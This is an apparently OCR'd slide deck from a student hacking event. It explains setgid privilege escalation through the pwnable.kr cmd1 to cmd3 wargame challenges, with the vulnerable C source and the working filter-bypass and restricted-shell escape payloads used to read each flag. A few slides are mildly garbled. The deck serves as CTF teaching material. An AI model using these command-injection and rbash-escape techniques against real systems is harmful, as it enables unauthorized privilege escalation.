Privilege Escalation Attack

Prism Summer Hacking Event

Bowen Zhang

July 15 2021

Agenda

1. Introduction to **pwnable.kr**
2. Introduction to **privilege escalation attack**
3. A tour through the **cmd** series in pwnable.kr
    - cmd1
    - cmd2
    - cmd3

pwnable.kr

- A website providing various challenges of system exploiting.
- For each challenge, there is a *flag* file. The players need to read the file, and submit the flag to get credits.
- To read the file, you should have enough knowledge in:
  - programming
  - reverse-engineering
  - computer systems
  - …
- Use cmd series as an example(3 challenges)

Concept

- The attackers make use of some system vulnerabilities to get a higher privilege than they originally have.

Just for fun

- I want to add some toxic code to Linux kernel, but I don’t have the privilege to modify its source code
- I fix several patches, and then I become a contributor in Linux community
- Finally, I can do damage to the kernel!

This could really happen.
The Linux community is built on the integrity of the contributors themselves.

Real world PEA


- SQL Injection: take care of user input!

- Vulnerability of S-Permission
  - The basis of the cmd series
  - Today’s hero

Preparation: Linux file permission

- **File’s permission types:**
  - read(r)
  - write(w)
  - execute(x)
- **File’s permission groups**
  - **owner/user permission**: User who owns this file
  - **Group permission**: Users in the group
  - **Other permission**: Users not owner, not in the group
- The “**groups**” command shows all the permission groups for the current users.

Preparation: Understand “ls -l”



```
devnet@lostlap ~ $ ls -l
total 32
drwxr-xr-x  4 devnet devnet 4096 2009-09-28 05:13 Desktop
drwxr-xr-x  6 devnet devnet 4096 2009-09-25 07:23 Documents
drwxr-xr-x 49 devnet devnet 4096 2009-09-25 07:23 Music
drwxr-xr-x  2 devnet devnet 4096 2009-09-25 07:11 Network
drwxr-xr-x  2 devnet devnet 4096 2009-09-25 07:04 Pictures
drwxr-xr-x  2 devnet devnet 4096 2009-09-25 07:11 Public
drwxr-xr-x  2 devnet devnet 4096 2009-09-25 07:11 Templates
drwxr-xr-x  2 devnet devnet 4096 2009-09-25 07:11 Videos
```

Preparation: Understand “ls -l”

```
$ ls -l
-rwxr-xr-- 1 root bar 4096 2021-07-15 00:00:00  foo.py
```

- **What permissions does the current user have on foo.py?**

```
$ groups
bar
```

r-x (group permission)


- **What permissions does the current user have on foo.py?**

```
$ groups
baz
```

r-- (other permission)

cmd1


Background



```
λ ssh cmd1@pwnable.kr -p2222
cmd1@pwnable.kr's password:
 ____  __    __  ____    ____  ____   _        ___      __  _  ____
|    \|  |__|  ||    \  /    ||    \ | |      /  _]    |  |/ ]|    \
|  o  )  |  |  ||  _  ||  o  ||  o  )| |     /  [_     |  ' / |  D  )
|   _/|  |  |  ||  |  ||     ||     || |___ |    _]    |    \ |    /
|  |  |  `  '  ||  |  ||  _  ||  O  ||     ||   [_  __ |     \|    \
|  |   \      / |  |  ||  |  ||     ||     ||     ||  ||  .  ||  .  \
|__|    \_/\_/  |__|__||__|__||_____||_____||_____||__||__|\_||__|\_|

- Site admin : daehee87@gatech.edu
- IRC : irc.netgarage.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now
- files under /tmp can be erased anytime. make your directory under /tmp
- to use peda, issue `source /usr/share/peda/peda.py` in gdb terminal
You have mail.
Last login: Wed Jul 14 16:14:30 2021 from 2.53.24.138
cmd1@pwnable:~$ ls
cmd1  cmd1.c  flag
cmd1@pwnable:~$ cat flag
cat: flag: Permission denied
```


Permission



```
cmd1@pwnable:~$ ls -l
total 20
-r-xr-sr-x 1 root cmd1_pwn 8513 Jul 14  2015 cmd1
-rw-r--r-- 1 root root      320 Mar 23  2018 cmd1.c
-r--r----- 1 root cmd1_pwn   48 Jul 14  2015 flag
cmd1@pwnable:~$ groups
cmd1
```

- Current user is in group **cmd1**
- **cmd1** isn’t permitted to read flag. => cmd1@pwnable:~$ **cat flag** ×

S-Permission!




```
cmd1@pwnable:~$ ls -l
total 20
-r-xr-sr-x 1 root cmd1_pwn 8513 Jul 14  2015 cmd1
-rw-r--r-- 1 root root      320 Mar 23  2018 cmd1.c
-r--r----- 1 root cmd1_pwn   48 Jul 14  2015 flag
cmd1@pwnable:~$ groups
cmd1
```

- **cmd1** is permitted to execute cmd1
- **cmd1_pwn** has read permission on flag
- **cmd1_pwn** has s-permission on cmd1 !
    - “s-permission”: when another user X executes cmd1, then during execution X will get cmd1_pwn’s privilege.

privilege escalation!

Take a look at cmd1.c



```c
#include <stdio.h>
#include <string.h>

int filter(char* cmd){
        int r=0;
        r += strstr(cmd, "flag")!=0;
        r += strstr(cmd, "sh")!=0;
        r += strstr(cmd, "tmp")!=0;
        return r;
}
int main(int argc, char* argv[], char** envp){
        putenv("PATH=/thankyouverymuch");
        if(filter(argv[1])) return 0;
        system( argv[1] );
        return 0;
}

```

cmd1.c’s limitations

- ***flag sh tmp*** can’t be included in **cmd1’s** input.
- PATH is set to ***/thankyouverymuch***

```
cmd1@pwnable:~$ ./cmd1 “cat flag”
```

×


Solution & Explanation

```
cmd1@pwnable:~$ ./cmd1 “/bin/cat fla*”
```

√


- When **cmd1** is executed, it has the permission to read file flag!
- **/bin/cat** is the absolute path to cat command
- **fla*** use wildcat(*) to match all files started with “fla”

Hack cmd1



```
C:\Users\frederickzhang\Desktop
λ ssh cmd1@pwnable.kr -p2222
```

Learn from Cmd1




S-Permission vulnerability enables us to hack

PATH variable

Wildcat matching (*)

cmd2

Background



```
λ ssh cmd2@pwnable.kr -p2222
cmd2@pwnable.kr's password:
 ____  __    __  ____    ____  ____   _        ___      __  _  ____
|    \|  |__|  ||    \  /    ||    \ | |      /  _]    |  |/ ]|    \
|  o  )  |  |  ||  _  ||  o  ||  o  )| |     /  [_     |  ' / |  D  )
|   _/|  |  |  ||  |  ||     ||     || |___ |    _]    |    \ |    /
|  |  |  `  '  ||  |  ||  _  ||  O  ||     ||   [_  __ |     \|    \
|  |   \      / |  |  ||  |  ||     ||     ||     ||  ||  .  ||  .  \
|__|    \_/\_/  |__|__||__|__||_____||_____||_____||__||__|\_||__|\_|

- Site admin : daehee87@gatech.edu
- IRC : irc.netgarage.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now
- files under /tmp can be erased anytime. make your directory under /tmp
- to use peda, issue `source /usr/share/peda/peda.py` in gdb terminal
You have mail.
Last login: Wed Jul 14 12:13:14 2021 from 5.29.55.77
cmd2@pwnable:~$ ls
cmd2  cmd2.c  flag
```

Take a look at cmd2.c

cmd2.c’s limitation

- *More strict filter*
  - ***= PATH export / ` flag***
- **PATH** is set to another useless directory

```
cmd2@pwnable:~$ ./cmd2 “cat flag”              ✗

cmd2@pwnable:~$ ./cmd2 “/bin/cat fla*”         ✗
```

Can’t rely on /bin/cat

```
cmd2@pwnable:~$ ./cmd2 “cat flag”            ✗

cmd2@pwnable:~$ ./cmd2 “/bin/cat fla*”       ✗
```

Is there any other **cat**?
-Yes!


Solution & Explanation

```
cmd2@pwnable:~$ ./cmd2 “command –p cat fla*”      √
```

The “**command**” command

- It works even if there is no **PATH**
- It executes the **built-in** shell command

Hack cmd2



```
cmd2@pwnable:~$
```


Learn from Cmd2

The “**command**” command

Next time you mess up the PATH variable or delete the binaries by mistake, don’t worry!

cmd3


Description



```
λ ssh cmd3@pwnable.kr -p2222
cmd3@pwnable.kr's password:
 ____  __    __  ____    ____  ____   _        ___      __  _  ____  
|    \|  |__|  ||    \  /    ||    \ | |      /  _]    |  |/ ]|    \ 
|  o  )  |  |  ||  _  ||  o  ||  o  )| |     /  [_     |  ' / |  D  )
|   _/|  |  |  ||  |  ||     ||     || |___ |    _]    |    \ |    / 
|  |  |  `  '  ||  |  ||  _  ||  O  ||     ||   [_  __ |     \|    \ 
|  |   \      / |  |  ||  |  ||     ||     ||     ||  ||  .  ||  .  \
|__|    \_/\_/  |__|__||__|__||_____||_____||_____||__||__|\_||__|\_|

- Site admin : daehee87@gatech.edu
- IRC : irc.netgarage.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now
- files under /tmp can be erased anytime. make your directory under /
tmp
- to use peda, issue `source /usr/share/peda/peda.py` in gdb terminal
You have new mail.
Last login: Wed Jul 14 23:49:32 2021 from 218.109.201.172
cmd3@pwnable:~$ ls
cmd3.py  readme
```

Description




```
cmd3@pwnable:~$ nc 0 9023
total 5884
drwxr-x---   5 root cmd3_pwn    4096 Mar 15  2016 .
drwxr-xr-x 115 root root        4096 Dec 22  2020 ..
d---------   2 root root        4096 Jan 22  2016 .bash_history
-rwxr-x---   1 root cmd3_pwn    1421 Mar 11  2016 cmd3.py
drwx-wx---   2 root cmd3_pwn   20480 Jul 14 23:55 flagbox
drwxr-x---   2 root cmd3_pwn    4096 Jan 22  2016 jail
-rw-r--r--   1 root root     5977979 Jul 14 23:56 log
-rw-r-----   1 root root         764 Mar 10  2016 super.pl
total 8
drwxr-x--- 2 root cmd3_pwn 4096 Jan 22  2016 .
drwxr-x--- 5 root cmd3_pwn 4096 Mar 15  2016 ..
lrwxrwxrwx 1 root root        8 Jan 22  2016 cat -> /bin/cat
lrwxrwxrwx 1 root root       11 Jan 22  2016 id -> /usr/bin/id
lrwxrwxrwx 1 root root        7 Jan 22  2016 ls -> /bin/ls
your password is in flagbox/KSH99IP2KFTJVIKYECPEW4QT6GXRE4EU
cmd3$
```

Take a look at cmd3.py


- The cmd3.py script generate a random filename, and a random password.
- It stores **<random password>** into **flagbox/<random filename>**

cmd3.py's logic



- Enter a command that could show **flagbox/<filename>**
- Enter **<password>**

cmd3.py’s interface



```
cmd3@pwnable:~$ nc 0 9023
total 5884
drwxr-x---   5 root cmd3_pwn    4096 Mar 15  2016 .
drwxr-xr-x 115 root root        4096 Dec 22  2020 ..
d---------   2 root root        4096 Jan 22  2016 .bash_history
-rwxr-x---   1 root cmd3_pwn    1421 Mar 11  2016 cmd3.py
drwx-wx---   2 root cmd3_pwn   20480 Jul 14 23:55 flagbox
drwxr-x---   2 root cmd3_pwn    4096 Jan 22  2016 jail
-rw-r--r--   1 root root     5977979 Jul 14 23:56 log
-rw-r-----   1 root root         764 Mar 10  2016 super.pl
total 8
drwxr-x--- 2 root cmd3_pwn 4096 Jan 22  2016 .
drwxr-x--- 5 root cmd3_pwn 4096 Mar 15  2016 ..
lrwxrwxrwx 1 root root        8 Jan 22  2016 cat -> /bin/cat
lrwxrwxrwx 1 root root       11 Jan 22  2016 id -> /usr/bin/id
lrwxrwxrwx 1 root root        7 Jan 22  2016 ls -> /bin/ls
your password is in flagbox/KSH99IP2KFTJVIKYECPEW4QT6GXRE4EU
cmd3$
```

1. Files in current directory
2. Commands in **jail** dir
3. Where the password is stored
4. We enter command/password here

Cmd3.py’s limitations

- *Most strict filter*
  - [a-zA-Z0-9]
  - [` !&|”’*]
- **PATH**=jail
- Use **rbash**
  - Command name can’t include “/”
  - So we can only use several commands in **PATH**
    - ***. .. cat id ls***
  - Remind that the command input can include “/”

=>What are not forbidden?

/ ? < ; _ ( ) { } $ #

Use them!

Our goal

Even if today’s end of the world, our goal is to achieve:

cat flagbox/<random filename>

length:32

Problem 1 – replace file path

```
cmd3$ cat flagbox/<random filename>
```

↓

```
cmd3$ cat ???????/????????????????????????????????✗
```

The server environment is shared by all players, thus there are **more than one file in flagbox**, which means this pattern can’t match our file.

Problem 1 – replace file path

```
cmd3$ cat flagbox/<random filename>
```

Ideas

- We can store this command into a file, and then read & execute it.
- Remind that every user has write permission to **/tmp/** directory

Problem 1 – replace file path

```
cmd3@pwnable:~$ echo “cat flagbox/<random filename>” > /tmp/__

cmd3$ $(cat /???/__)
```

⇒ $(cat /tmp/__)

⇒ cat flagbox/<random filename>

⇒ <random password>

Explain

- cmd3@pwnable:~$ means outside the cmd3.py script, cmd3$ means in the cmd3.py. *=> we can achieve this with 2 terminals!*
- **/???/__** matches **/tmp/__**
- **$(<expr>)** first executes <expr>, then executes the result of <expr>

Problem 2 – blankspace

```
cmd3@pwnable:~$ echo “cat flagbox/<random filename>” > /tmp/__

cmd3$ $(cat /???/__)
```

Problem 2 – blankspace

```
cmd3@pwnable:~$ echo “cat flagbox/<random filename>” > /tmp/__
```

~~cmd3$ $(cat /???/__)~~

```
cmd3$ $(cat</???/__)
```

< input redirection operation

Problem 3 – cat

```
cmd3@pwnable:~$ echo “cat flagbox/<random filename>” > /tmp/__

cmd3$ $(cat</???/__)
```

Ideas

- The “cat” can be stored in a **variable.**
- The variable **$_** can record the last command name we **use**.
  - The rbash will not **execute** commands whose name including “/”, but $_ still record them!
- **jail/cat** is also a file, so it can be found by wildcat matching.

Problem 3 – cat

```
cmd3@pwnable:~$ echo “cat flagbox/<random filename>” > /tmp/__

cmd3$ ????/???
cmd3$ __=${_#?????}
cmd3$ $($__</???/__)
```

Explain


- **????/???** matches **jail/cat**
- **jail/cat** won’t be executed by rbash, but “jail/cat” is recorded in **$_**
- **${_#?????}** first matches the first 5 characters of “jail/cat”, then use the remaining as the result. So **$__** stores “cat”.

Our final solution

```
cmd3@pwnable:~$ echo “cat flagbox/<filename>” > /tmp/__

cmd3$ ????/???;__=${_#?????};$($__</???/__)
```

Hack cmd3 now



```
FuN_w1th_5h3ll_v4r1abl3s_haha

echo "cat" > /tmp/

????/???;__=${_#???
```

```
cmd3@pwnable:~$ echo "cat " > /tmp/__
```

```
cmd3@pwnable:~$ nc 0 9023
```

Learn from Cmd3

rbash

The **tmp** dir

wildcat (?)

${var#<pattern>} getting substr

$(<expr>) first execute <expr>, then execute the result of <expr>

Thanks for watching!
Questions?